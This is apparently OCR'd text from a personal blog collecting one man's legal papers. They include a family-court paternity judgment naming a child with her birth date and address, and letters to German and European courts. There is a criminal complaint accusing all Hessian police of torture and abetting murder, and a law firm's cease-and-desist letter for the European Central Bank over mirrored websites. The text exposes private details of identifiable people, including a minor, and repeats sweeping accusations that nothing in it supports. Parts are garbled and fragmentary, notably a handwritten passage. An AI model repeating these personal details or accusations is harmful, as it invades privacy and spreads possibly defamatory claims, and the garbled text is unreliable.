Die urkundliche Anerkennung der Vaterschaft hat unbefristeten Bestand. Sollte Frau Riek jedoch ein Jahr nach der Abgabe Ihrer Vaterschaftsanerkennung noch immer nicht zugestimmt haben, besteht für Sie die Möglichkeit nach § 1597 II BGB Ihre Vaterschaftsanerkennung zu widerrufen.

Wir sind gerne bereit die Angelegenheit mit Ihnen nochmals zu besprechen, sofern Sie dies wünschen. Eine vorherige Terminvereinbarung wäre jedoch sinnvoll.

Wir bedauern, Ihnen keine positive Mitteilung machen zu können.

Wir sind in dieser Angelegenheit nur beratend und unterstützend tätig, sodass unsere Arbeit hiermit erledigt ist.

Mit freundlichen Grüßen
Im Auftrag
Grohmann

Postbank Frankfurt, BLZ 500 100 00, Konto 2512 000, Telemis-Sparkasse, DLZ 512 500 00, Konto 001 014 005, Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung, Öffnungszeiten Stadtämter: Mo., Di., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

2

Begründung:

1.
Richtig ist, daß die unverheiratete Uta Brigitta Riek die Mutter der Beklagten ist.

Nicht richtig ist, daß die Mutter "die Anerkennung der Vaterschaft durch den Kläger" beantragt hat. Richtig ist vielmehr, daß die Kindesmutter daraufhin erklärt hat, der Kläger könne möglicherweise der Vater des Kindes sein.

2.
Richtig ist, daß der Kläger die Vaterschaft anerkannt hat. Es besteht daher kein Raum mehr für eine Vaterschaftsfeststellungsklage. Dem steht § 1600 d Abs. 1 entgegen. Die Vaterschaft ist nur dann gerichtlich festzustellen, wenn keine Vaterschaft nach § 1592 Nr. 2 BGB besteht. Solange eine Vaterschaftsanerkennung vorliegt, ist nicht nur eine weitere Anerkennung der Vaterschaft durch einen anderen Mann unwirksam (§ 1594 Abs. 2 BGB), sondern auch keine gerichtliche Feststellung der Vaterschaft zulässig (Vergleiche BGH, NJW 1999, 1632).

Der von dem Kläger zitierte § 1600 e BGB regelt lediglich die Zuständigkeit des Familiengerichts für die Vaterschaftsfeststellungs- und Anfechtungsverfahren sowie die Regelung für den Fall, daß die Person, gegen die sich die Klage zu richten hätte, verstorben ist.

Soweit der Kläger sich auf einen Aufsatz von Wieser in NJW 1998 beruft, so mag es zwar sein, daß dies eine Literaturmeinung ist, die eine Vaterschaftsfeststellungsklage kontralegem für wünschenswert hält. Eine gesetzliche Rechtsgrundlage für die vorliegende Klage ist jedoch daraus nicht zu ersehen.

Wäre diese Klage in dieser Form zulässig, so würde die gesetzliche Regelung - nämlich das die Anerkennung der Vaterschaft der Zustimmung der Mutter bedarf - ins Leere laufen.

Das Wohl des Kindes ist durch die Erklärung der Mutter nicht tangiert. Das Kind ist bestens versorgt und es bestehen keinerlei Defizite.

Das sind 4 Wochen von B.u.V. über abtippen bis ins Gerichtsfach der RAe im Gericht selbes Gebäude!

- Ausfertigung -
Amtsgericht Bad Homburg v.d.H.
- Familiengericht -
Verköndet am 20.03.2002
20.03.2002
Schlichter, A. erlangte Stelle als Urteilsbeamter der Geschäftsstelle

Urteil
17.04.2002
Im Namen des Volkes!

In der Familiensache
Maximilian Bähring,
wohnhaft: Luisenstr. 101, 61348 Bad Homburg v.d.H. - Kläger -
Verfahrensvollmächtiger:
Rechtsanwalt Agnor Perpillitz, Luisenstr. 95, 61348 Bad Homburg v.d.H.
gegen
Tabaa Lara Riek, geboren am 19.09.2000,
wohnhaft: Lindenallee 28, 61348 Bad Homburg v.d.H. - Beklagte -
Verfahrensvollmächtiger:
Rechtsanwalt Boutros Asfour, Castellanstr. 16, 61348 Bad Homburg v.d.H.
Geschäftszeichen: 135/018C2
wegen Feststellung der Vaterschaft
hat das Amtsgericht Bad Homburg v.d.H.
auf die mündliche Verhandlung vom 20.03.2002
durch den Richter am Amtsgericht Dr. Walter
für Recht erkannt:
Es wird festgestellt,
daß der Kläger der Vater der Beklagten ist.
Die Kosten des Verfahrens werden gegenseitig aufgehoben.
Tatbestand:

Seite 1/2

[8] http://40.media.tumblr.com/bcc9958b27c9c13cbe791cbe09fe1f90/tumblr_nobjelK3XQ1sofvub08_1280.jpg

Die Beklagte wurde am 19.9.2000 geboren.
Im Zeitpunkt der Geburt war deren Mutter mit dem Kläger nicht verheiratet.

Der Kläger trägt vor, er sei der Vater der Beklagten, weil er mit deren Mutter von Mai 1999 bis Mai 2000, insbesondere in der gesetzlichen Empfängniszeit, des ist die Zeit vom 24.11.1999 bis 22.9.2000, zusammen gelebt und Geschlechtsverkehr gehabt habe.

Der Kläger beantragt,
festzustellen, daß er der Vater der Beklagten ist.

Die Beklagte beantragt,
die Klage abzuweisen.

Es ist Beweise erhoben worden über die Behauptungen des Klägers durch Einholung eines Abstammungsgutachtens; diesbezüglich wird auf das schriftliche Gutachten vom 31.1.2002 Bezug genommen.

Entscheidungsgründe:
Die Klage ist zulässig und begründet.
Das Gericht ist aufgrund der durchgeführten Beweisaufnahme davon überzeugt,
daß der Kläger der Vater der Beklagten ist.

Dies wird durch das einseitige DNA-Gutachten belegt, wonach die Vaterschaft des Klägers bewiesen ist. Die Vaterschaft des Klägers ist daher festzustellen (§ 1600 d BGB).

Die Kostenentscheidung folgt aus § 93 c ZPO.

Dr. Walter, Richter am Amtsgericht **06.04.2002**

Ausgefertigt
Amtsgericht Bad Homburg v.d.H., **08.04.2002**

Schulte, Justizangestellte
Urkundsbearbeiter der Geschäftsstelle

Scite 2/2

Maximilian Baehring

From: Lutz [mailto:lutz.easybell.de] on behalf of easybell Fax [mailto:lutz@easybell.de]
Sent: Montag, 20. Dezember 2011 12:02
To: maximilian.baehring@easybell.com
Subject: Fax wurde erfolgreich versendet - Dokumentnummer 457219111282


easybell

! **easybell Fax**

Rechts Text
Der Fax wurde erfolgreich zugestellt.
Von Rechtsanwältin Lutz: 494973213114
Fax-Paketnummer: 457219111282
Status: 11
Uhr: 08:00 Uhr

Bitte beachten: Bei Problemen mit dem Fax-Sender kontaktieren Sie bitte den Hersteller.

easybell



Envelopes and postage stamps.

Deutsche Post AG
60314 Frankfurt am Main
82054803 5527 13.05.2015 10:00

Maximilian Baehring
Hoelderstrasse 4
60316 Frankfurt a.M.
Germany
maximilian.baehring@easybell.com
Fax: +49 (0) 69 6781344

European Court for Human Rights
Council of Europe
Avenue des Droits de l'Homme
67075 Strasbourg Cedex
France

Gesamtsumme (Euros) 40,00 EUR
Zahlungstrag: 40,00 EUR

13. Mai 2015

Hiertmit lege ich Manuskript vor.
Ich kann nicht vor dem
verweigert wird. Dem
Warten man seine (nur
für einen ab zweiter Instanz
notwendigen) Verfahren zur
An faires Verfahren.
veilt mir ein Rechtsanwalt
eine vor (Kriegserklärung).
kostenlos
nach mit dem aus

[9] http://40.media.tumblr.com/cddad75a4f7918ce418e2de1ebdc5e3b/tumblr_nobjeK3XQ1sofvub9_r1_1280.jpg

Maximilian Baehring
 Hoelderlinstrasse 4
 60316 Frankfurt a.M.
 Germany
maximilian@baehring.at
 Fax: +49 (0) 69/6781346

Bundesverfassungsgericht
 Postfach 1771
 76006 Karlsruhe

13. Mai 2015

**Verfassungsbeschwerde – Unterschlagung von Aktenbestandteilen einer Verfassungsbeschwerde durch Gerichtspersonal?
 1 BvR 50/15 Bundesverfassungsgericht (beigefügt)**

Meines Wissens nach gibt es im deutschen Familienrecht die Instanzen Amtsgericht, Oberlandesgericht und darüber hinaus ist nur die Verfassungsbeschwerde möglich.

Ich habe nun gegen erstinstanzliche Entscheidung des Amtsgerichtes Bad Homburg v.d.H. in 92F 493/13 SO (navor beim Amtsgericht unter anderem auch 96 F 493/13 SO und 95 F 493/13 SO) beim Oberlandesgericht Frankfurt a.M. Beschwerde eingelegt, das Aktenzeichen dort ist 3 UF 70/14. Gegen diese Entscheidung habe ich dann in großer Eile Verfassungsbeschwerde eingelegt, und zwar:

weil mir des Falschvorwurfes und Terrors meiner Ex wegen, ich würde Drogen nehmen und weil diejenigen Beamten und Juristen die diesem – inzwischen nachweislichen – Falschvorwurf zunächst Glauben geschenkt und mich zwecks Erforderung psychiatrischer Drogen-Gutachten zu Unrecht interniert haben nun versuchen mich (mund)tot zu machen - ein Vertuschungsversuch - um nun nicht selbst wegen Nötigung, falscher Verdächtigung und willkürlicher Freiheitsberaubung eingesperrt zu werden und zwar weil sie mich im Rahmen der auf den Falschvorwürfen gründenden Verhaftung zusammengeschlagen und schwerst verletzt haben und das ganze auch noch mit Ankündigung nachdem ich bereit Vorher mit Petitionen – unter anderem ans Europäische Parlament – auf die skandalösen Zustände beid er deutschen Polizei hingewiesen hatte, also mit ziemlicher Wahrscheinlichkeit einem Versuch Rache zu nehmen, permanent erneute willkürliche Verhaftung droht sende ich Schreiben immer bereits im Entwurfstadium heraus, damit Sie die Gerichte erreichen noch bevor ich Opfer neuerlicher staatlicher Repression werde und eventuell gar nicht mehr schreiben kann. Außerdem ist im Jahre 2013 meien VoIP-Telefonanschlusß gehackt worden so daß ich mir nicht sicher sein Kann ob meine Faxe wirklich ankommen oder vom Provider oder Hacker ausgefiltert werden. Daher sende ich jedes Fax nochmals postalisch als Brief. Deshalb ging die Verfassungsbeschwerde 1 BvR 50/15 in insgesamt drei Vorabversionen nach Karlsruhe. Einem der Vorab-Faxe vom 29. Dezemeber 2014 um etwa 16:18 bis 16:28 Uhr (siehe nächste Seite oben) fügte ich die Entscheidung des Oberlandesgerichtes bei. Eine Störung (auf meiner neuen VoIP-Leitung?) machte mir ein versenden von Faxen an das BVerfG unmöglich

.../2-

-2-

HP Photosmart 2910 Series
 Drucker/Fax/Kopierer/Scanner

Protokoll für
 Baehring, Maximilian
 +49 (0)69 6781346
 00-01-00 00:00

Letzte Transaktion:

| Datum | Uhrzeit | Typ | Identifizierung | Dauer | Seiten | Ereignis |
|------------|---------|----------|-----------------|-------|--------|-------------|
| 03.01.2015 | 00:00 | Fax ges. | 07219101382 | 1:08 | 2 | Fehler 360* |

* Während der Faxübertragung ist ein Kommunikationsfehler aufgetreten.
 Wenn Sie senden, versuchen Sie es erneut und/oder rufen Sie an, um sicherzustellen, dass das Empfänger-Faxgerät angeschlossen ist. Wenn Sie anfragen, weisen Sie sich an den Absender und bitten Sie ihn, die Dokumente erneut zu senden.

Also nutzte ich das Webinterface von easyBell. Hier funktionierte der Versand der vollen 11 Seiten also inklusive der angefochtenen Entscheidung. Ich füge das ganze zum Nachweis hier bei als Auftrag mit Kopie des versandten „Originals“ also inklusive der Entscheidung und Kopie der Versende-bestätigung. Nachher verwies ich das Gericht in der „vorläufig finale“ Version vom 22. Januar 2015 auf die drei Vorabversionen meiner Eingabe per Fax und Einschrieben. Ich zitiere wörtlich [sic]:

Fristbedingte Vorabversionen der Verfassungsbeschwerde sind Ihnen als Fax und Einschreiben Rückschein zugegangen!

In Sachen Verfassungsbeschwerde 3 UF 70/14 OLG Frankfurt /M., gingen Ihnen FRIST- und FORMGERECHT bisher zu: Einschreiben/Rückschein 30. Dezember 2014 RA 4343 7085 9DE

Beim Fax vom 29. Dezember 2014 um etwa 16:18-16:28 Uhr handelt es sich nun um jene Eingabe die Ihnen nochmals als VORABversion des Einschreiben/Rückschein 30. Dezember 2014 Nummer RA 4343 7085 9DE zugegangen ist! Das einseitige Vorab-Fax enthält dabei nachweislich die angefochte Entscheidung. Damit ist die eventuelle Information des Bundesverfassungsgerichtes an den EGMR die ich da herauslese – die angefochtene Entscheidung sei nicht beigefügt gewesen - schlicht und ergreifend erlogen. Und mit der angeblich unvollständigen Eingabe rechtfertigt man in Karlsruhe nachher wohl Verfahrenseinstellung ohne jegliche Begründung in 1 BvR 50/15 Bundesverfassungsgericht gegen die ich in 11314/15 beim Europäischen Gerichtshof für Menschenrechte in Stasbourg (ECHR-Lger) 1.OOR und in G/SO 215/51 DEU (GEN) beim United Nations -High-Commissioner of Human Rights vorgegangen bin.

Das verletzt mein Recht auf ein faires Verfahren nach Artikel 19 (4) Grundgesetz ebenso wie das Recht auf ein faires Verfahren in Artikel 6 Europäischer Menschenrechtskonvention i.V.M Artikel1 (2) GG. Hirgegegen lege ich Bescherde ein!

M. Baehring

Anlagen: easyBell Fax-Sendebericht / Kopie des Faxauftrages (12 Seiten als „Miniaturen“ auf 1 Seite)
 angefochtene Entscheidung-1 BvR 50/15-Bundesverfassungsgericht-vom 27.-Januar-2015

[10] http://40.media.tumblr.com/1360aabf60bec2d202783bb4ef2af58/tumblr_nobjeK3XQ1sofvubo10_1280.jpg

17.05.2015 12:17 <http://sch-einesystem.tumblr.com/post/119184726468>

Maximilian Baehring
 Hoelderlinstrasse 4
 60316 Frankfurt a.M.
 Germany
maximilian@baehring.at
 Fax: +49 (0)69 6781346

Fax: +49 (0)69 1367 2100
 nächstgelegene Polizeidienststelle
 mittels Staatsanwaltschaft
 Konrad-Adenauer Straße 20
 D-60313 Frankfurt a.M.

17. Mai 2015
 Strafanzeige

Hiermit ersatte ich Strafanzeige gegen sämtliche Beamte der Polizei Hessen sowie der Steuerfahndung in Hessen. Der Tavorwurf ist die Beihilfe zum sexuellen Missbrauch Schutzbefehlener respektive dessen Verdeckung, physische Körperverletzung, psychische Körperverletzung Folter, Versuch der Unterdrückung von Strafanzeigen, unterlassene Hilfeleistung, Beihilfe zum versuchten Mord, Beihilfe zur schweren Körperverletzung, Erpressung, Vortäuschen von Strafaten, Anleiten zu Strafaten. Dazu kommen noch schwere Verstöße gegen das Btäubungsmittelgesetz. Und Wahlfälschung sowie Melderegistefälschung.

Alles ist nachweislich aber die Damen und Herren Beamten gehen lieber irgendwelchen wirren Verschwörungstheorien nach und lesen den ganzen Tag im Internet als Ihre vorliegenden Strafanzeign abzarbeiten. Und das NACHWEISLICH! Ich habe im Internet absichtlich entsprechende Fallen ausgelegt in welche die Beamten prompt getappt sind.

Wir haben auch ein Motiv, nämlich Rache zahlreiche Dienstaussichtsbeschwerden, Strafanzeige wegen Starfaten im Amte und Petitionen an Landtag, Bundestag und europäischem Parlament.

Es besteht jetzt die dringende Gefahr daß die Beamten versuchen Beweismittel zu vernichten.

Ich wurde von Beamten auch schon mehrfach zusammengeschlagen.

Maximilian Bähring

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany
maximilian@baehring.at
Fax: +49 (0)69 67831634

Fax: +49 (0)69 1367 2100
nächstgelegene Polizeidienststelle
mittels Staatsanwaltschaft
Konrad-Adenauer Straße 20
D-60313 Frankfurt a.M.

17. Mai 2015

Strafanzeige


Hiermit ersatte ich Strafanzeige gegen sämtliche Beamte der Polizei Hessen sowie der Steuerfahndung in Hessen. Der Tavorwurf ist die Beihilfe zum sexuellen Missbrauch Schutzbefohlener respektive dessen Verdeckung, physische Körperverletzung, psychische Körperverletzung Folter, Versuch der Unterdrückung von Strafanzeigen, unterlassene Hilfeleistung, Beihilfe zum versuchten Mord, Beihilfe zur schweren Körperverletzung, Erpressung, Vortäuschen von Starftaten, Anleiten zu Straftaten. Dazu kommen noch schwere Verstöße gegen das Betäubungsmittelgesetz. Und Wahlfälschung sowie Melderegistefälschung.

Alles ist nachweislich aber die Damen und Herren Beamten gehen lieber irgendwelchen wirren Verschwörungstheorien nach und lesen den ganzen Tag im Internet als Ihre vorliegenden Strafanzeigeg abuarbeiten. Und das NACHWEISLICH! Ich habe im Internet absichtlich entsprechende Fallen ausgelegt in welche die Beamten prompt getappt sind.

Wir haben auch ein Motiv, nämlich Rache zahlreiche Dienstausichtsbeschwereden, Strafanzeige wegen Starftaten im Amte und Petitionen an Landtag, Bundestag und europäischem Parlament.

Es besteht jetzt die dringende Gefahr daß die Beamten versuchen Beweismittel zu vernichten.

Ich wurde von Beamten auch schon mehrfach zusammegeschlagen.


Maximilian Bähring

[1] http://40.media.tumblr.com/127f561886b829e90b5fcd6e98e879f/tumblr_nohu5wO7R91sofvubo1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
17 05 2015 13:59

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 17 05 | 13:58 | Fax ges. | 06172120189 | 0:24 | 1 | OK |

[2] http://36.media.tumblr.com/3116e8cc33e38528e515ec4ba87b26cb/tumblr_nohu5wO7R91sofvubo2_r1_1280.jpg


17.05.2015 12:18 <http://sch-einesystem.tumblr.com/post/119184764928>

<http://www.openstreetmap.org/#map=17/50.11258/8.70450>

Irgendjemand wirft mir hier Kondome in den Briefkasten! Möglicherweise sind das die IRREN Frauenrechtlerinnen die bei der Post immer dieselbe abfangen weil angeblich Pässe darin befindlich sind.



[1] http://41.media.tumblr.com/81d5a196be7dfd78d03e65c9b3be5361/tumblr_nohu7b6Wn21sofvubo2_1280.jpg



[2] http://40.media.tumblr.com/17d45966a0da00756455267bb7309864/tumblr_nohu7b6Wn21sofvubo1_1280.jpg

20.05.2015 04:11 <http://sch-einesystem.tumblr.com/post/119449555388>

bock legal

bock legal, Reuterweg 51-53. 60323 Frankfurt am Main Dr. Andreas BOCK
 Michael Fügen
 Stefan Bank
 Fachanwalt für Steuerrecht
 Dr. Jan D. Müller-Broich, LL.M.
 Fachanwalt für Gewerblichen Rechtsschutz
 Dr. Dirk Schmitz
 Fachanwalt für Steuerrecht
 Dr. Reinhard Döring
 Dominik Weiß
 Ulrike Müller
 Daniela Burghardt, LL.M?
 Christian Tiedemann
 Dr. Alexander Weinbeer
 Dr. Silke Rohnfelder
 Dr. Matthias Achenbach
 Daniel Al-Hami
 Benedikt Frank
 Sebastian Scholl
 Maître en droit (Pans X|l)

Europäische Zentralbank / J. Bähring Telefon
 Unser Zeichen. 309/15 +49-(o)69-450902-37
 Diktatzeichen: v1 / D67/798-15 Fax
 +49-(o)69-450902-11 ?
 Internet
 www.bock-legal.de
 E-Mail

Sehr geehrter Herr Bähring burghardt@bock-legal.de

in oben bezeichneter Angelegenheit zeigen wir an, dass uns die Europäische Zentralbank, Sonnemannstrasse 21, 60314 Frankfurt am Main? mit der Wahrnehmung ihrer Interessen betreffend Angelegenheiten des gewerblichen Rechtsschutzes beauftragt hat. Eine ordnungsgemäße Bevollmächtigung wird anwaltlich versichert. Eine auf uns lautende Vollmacht kann jederzeit nachgereicht werden. Namens und im Auftrag unserer Mandantin haben wir Ihnen Folgendes zu unterbreiten:

I.

Unsere Mandantin ist die Notenbank für die gemeinsame Währung Europas, den Euro. Unsere Mandantin ist allgemein und Ihnen bekannt. Sie benutzt das Zeichen "Europäische Zentralbank", die Abkürzung "EZB" sowie die entsprechenden Übersetzungen dieses Begriffs und deren Abkürzungen in die unterschiedlichen europäischen Sprachen als Institutionsbezeichnung.

bock legal Partnerschaft von Rechtsanwälten mbB
 bock legal Sitz der Gesellschaft: HypoVereinsbank Deutsche Bank
 Reuterweg 51-53 Frankfurt am Main BLZ 503 201 91 BLZ 500 700 24
 60323 Frankfurt am Main Partneischäftsregister: Kontonummer 15 817 578 Kontonummer 324 975 200
 AG Frankfurt am Main BIC HYVEDEMM430 BIC DEUTDE33
 USt ID-Nr: DE198985870 PR-Nr: 1994 IBAN DE42503201910015617578 IBAN DE43500700240324975200

bocklegal

- 2 -

In Deutschland werden insbesondere die Kennzeichnungen "Europäische Zentralbank" bzw. "EZB" sowie "European Central Bank" bzw. "ECB" verwendet, sodass diese Schutz gegen unerlaubte Benutzung gemäß §§ 5, 15 Markengesetz genießen. Auch das Logo unserer Mandantin wird zur Kennzeichnung des Geschäftsbetriebs in Deutschland verwendet, sodass auch dieses nach den vorgenannten Normen geschützt ist. Diverse Zeichen unserer Mandantin genießen darüber hinaus Schutz als heraldische Zeichen im Sinne von Artikel 6ter Pariser Verbandsübereinkunft zum Schutz des gewerblichen Eigentums (PVU), unter anderem das Logo

das Logo mit Schritzug "Europäische Zentralbank?",

das Logo mit Schritzug "Europäische Zentralbank Eurosystem?" sowie die Abkürzung "EZB" und das Wortzeichen "Europäische Zentralbank". Die Wortzeichen sind jeweils in den verschiedenen Sprachen der Mitgliedsstaaten geschützt. In der Anlage fügen wir Ausdrücke aus der entsprechenden Online-Datenbank der World Intellectual Property Organization (WIPO) hinsichtlich der deutschen und der Europäischen Sprachversion bei. Schließlich sind die Benennungen "Europäische Zentralbank" bzw. "European Central Bank" sowie EZB und ECB unmittelbar als Name i.S.v. § 12 BGB einzustufen. Die Zeichen unserer Mandantin sind umfangreich benutzt und weltbekannt, sodass sie in markenrechtlicher Hinsicht auch Schutz im Sinne einer bekannten geschäftlichen Bezeichnung i.S.v. § 15 Abs. 3 MarkenG genießen.

II.

Unsere Mandantin ist zur Kenntnis gelangt, dass Sie auf den Webseiten www.zentral-bank.eu und www.central.banktunnel.eu Teile der Inhalte der offiziellen Webseite unserer Mandantin spiegeln und um weitere - nicht von unserer Mandantin stammende und nicht von dieser autorisierte Inhalte, wie beispielsweise das Anonymus-Logo und andere unautorisierte Inhalte - ergänzen. Im Rahmen dieser Seite werden an mehreren Stellen der Name unserer Mandantin in der Langform und als Abkürzung sowie die entsprechenden Logos verwendet. Weiter verwenden Sie die Zeichen "European Central Bank" und "ECB" als Keyword im Quellcode ihrer Seite www.banktunnel.eu sowie im Quellcode der Seite www.zentral-bank.eu unter

bocklegal

- 3 -

anderem die Begriffe "ECB, European Central Bank, Banco Central Europeo, Banca Centrale Europea, Europese Centrale Bank, Banco Central Europeu, Europeiska centralbanken, Euro-pean System of Central Banks, ESCB, Eurosystem" als Keywords. Weiter verwenden Sie das Logo und das Zeichen "ECB" im Titel der beiden Webseiten.

III.

Mit all diesen Handlungen rufen Sie den unzutreffenden Eindruck hervor, es handle sich um Internetauftritte unserer Mandantin und von ihr erstellte oder jedenfalls autorisierte und freigegebene Inhalte. Hierdurch verletzen Sie die Rechte unserer Mandantin in mehrerlei Hinsicht: Bereits die Anmeldung und Benutzung der Domains www.zentral-bankeu sowie www.central.banktunnel.eu stellen Verletzungen der Rechte unserer Mandantin aus §§ 5, 15 MarkenG, § 12 BGB und 6ter PVÜ dar. Es gibt keine denkbare Nutzung dieser Domains durch Sie, die nicht die Rechte unserer Mandantin beeinträchtigen würde.

Gleiches gilt für die Verwendung des Namens "European Central Bank", und des Kürzels "ECB" sowie der Logos unserer Mandantin (jeweils in allen Sprachen) im Rahmen der Webseiten. Hier-bei kommt es noch nicht einmal auf die konkreten Inhalte der entsprechenden Webseite an, da Sie ohnehin unter keinem rechtlichen Gesichtspunkt berechtigt sind, den Namen "Europäische Zentralbank" (unabhängig von der jeweiligen Sprache) und/oder die entsprechenden Logos unserer Mandantin in dieser Weise zu verwenden.

Sie beeinträchtigen durch Ihr Verhalten die Interessen unserer Mandantin an ihren Namensrechten massiv, indem Sie eine Zuordnungsverwirrung schaffen. Wenn Sie dies ? wie auf den vorbezeichneten Webseiten geschehen ? darüber hinaus in Bezug zu Bankdienstleistungen und entsprechenden Inhalten tun, verstärkt das die Rechtsverletzung noch zusätzlich.

Allein der Umstand, dass Sie im Quelltext der Seite www.zentral-bank.eu den Namen unserer Mandantin in verschiedenen Sprachen als Keyword verwenden, begründet im Übrigen jedenfalls Erstbegehungsgefahr im Hinblick auf eine zukünftige Nutzung des Namens in der Langform und als Abkürzung in allen Sprachversionen der Europäischen Union.

Unsere Mandantin hat daher gegen Sie auf Basis des § 1004 BGB bzw. des § 15 MarkenG Ansprüche auf Unterlassung des rechtswidrigen Verhaltens in dem Umfang, der sich aus dem als Anlage beigefügten Entwurf einer Unterlassungserklärung ergibt, sowie auf Beseitigung der Beeinträchtigung durch Entfernung der entsprechenden Inhalte aus dem Internet und Löschung der Domains www.zentral-bank.eu sowie www.banktunnel.eu. Zudem haben Sie unserer Mandantin die entstandenen Rechtsverfolgungskosten zu erstatten.

bocklegal

- 4 -

Ihr Verhalten schädigt die Namensrechte unserer Mandantin sowie deren guten Ruf in erheblichem Umfang, da sodass sie nicht bereit ist, ein solches Verhalten zu dulden. Soweit Sie durch Ihr vorskizziertes Verhalten,

insbesondere die Spiegelung und gleichzeitige Veränderung von Inhalten der Webseite unserer Mandantin weitere Rechte verletzen, die bislang nicht Gegenstand dieser Abmahnung sind, behält es sich unsere Mandantin ausdrücklich vor, diesbezüglich ergänzend die notwendigen Schritte in die Wege zu leiten. Die Beschränkung der hiesigen Abmahnung auf namens- und zeichenrechtliche Aspekte stellt keine Duldung Ihres Verhaltens unter anderen rechtlichen Aspekten und insbesondere keinen Verzicht auf weitere möglichen/weise bestehende Ansprüche dar.

IV.

Angesichts der vorgenannten Umstände haben wir Sie aufzufordern, eine ausreichende, die Wiederholungsgefahr beseitigende strafbewehrte Unterlassungserklärung datiert und unterzeichnet bis zum

28.05.2015

(nicht verlängerbare Frist, Eingang bei uns)

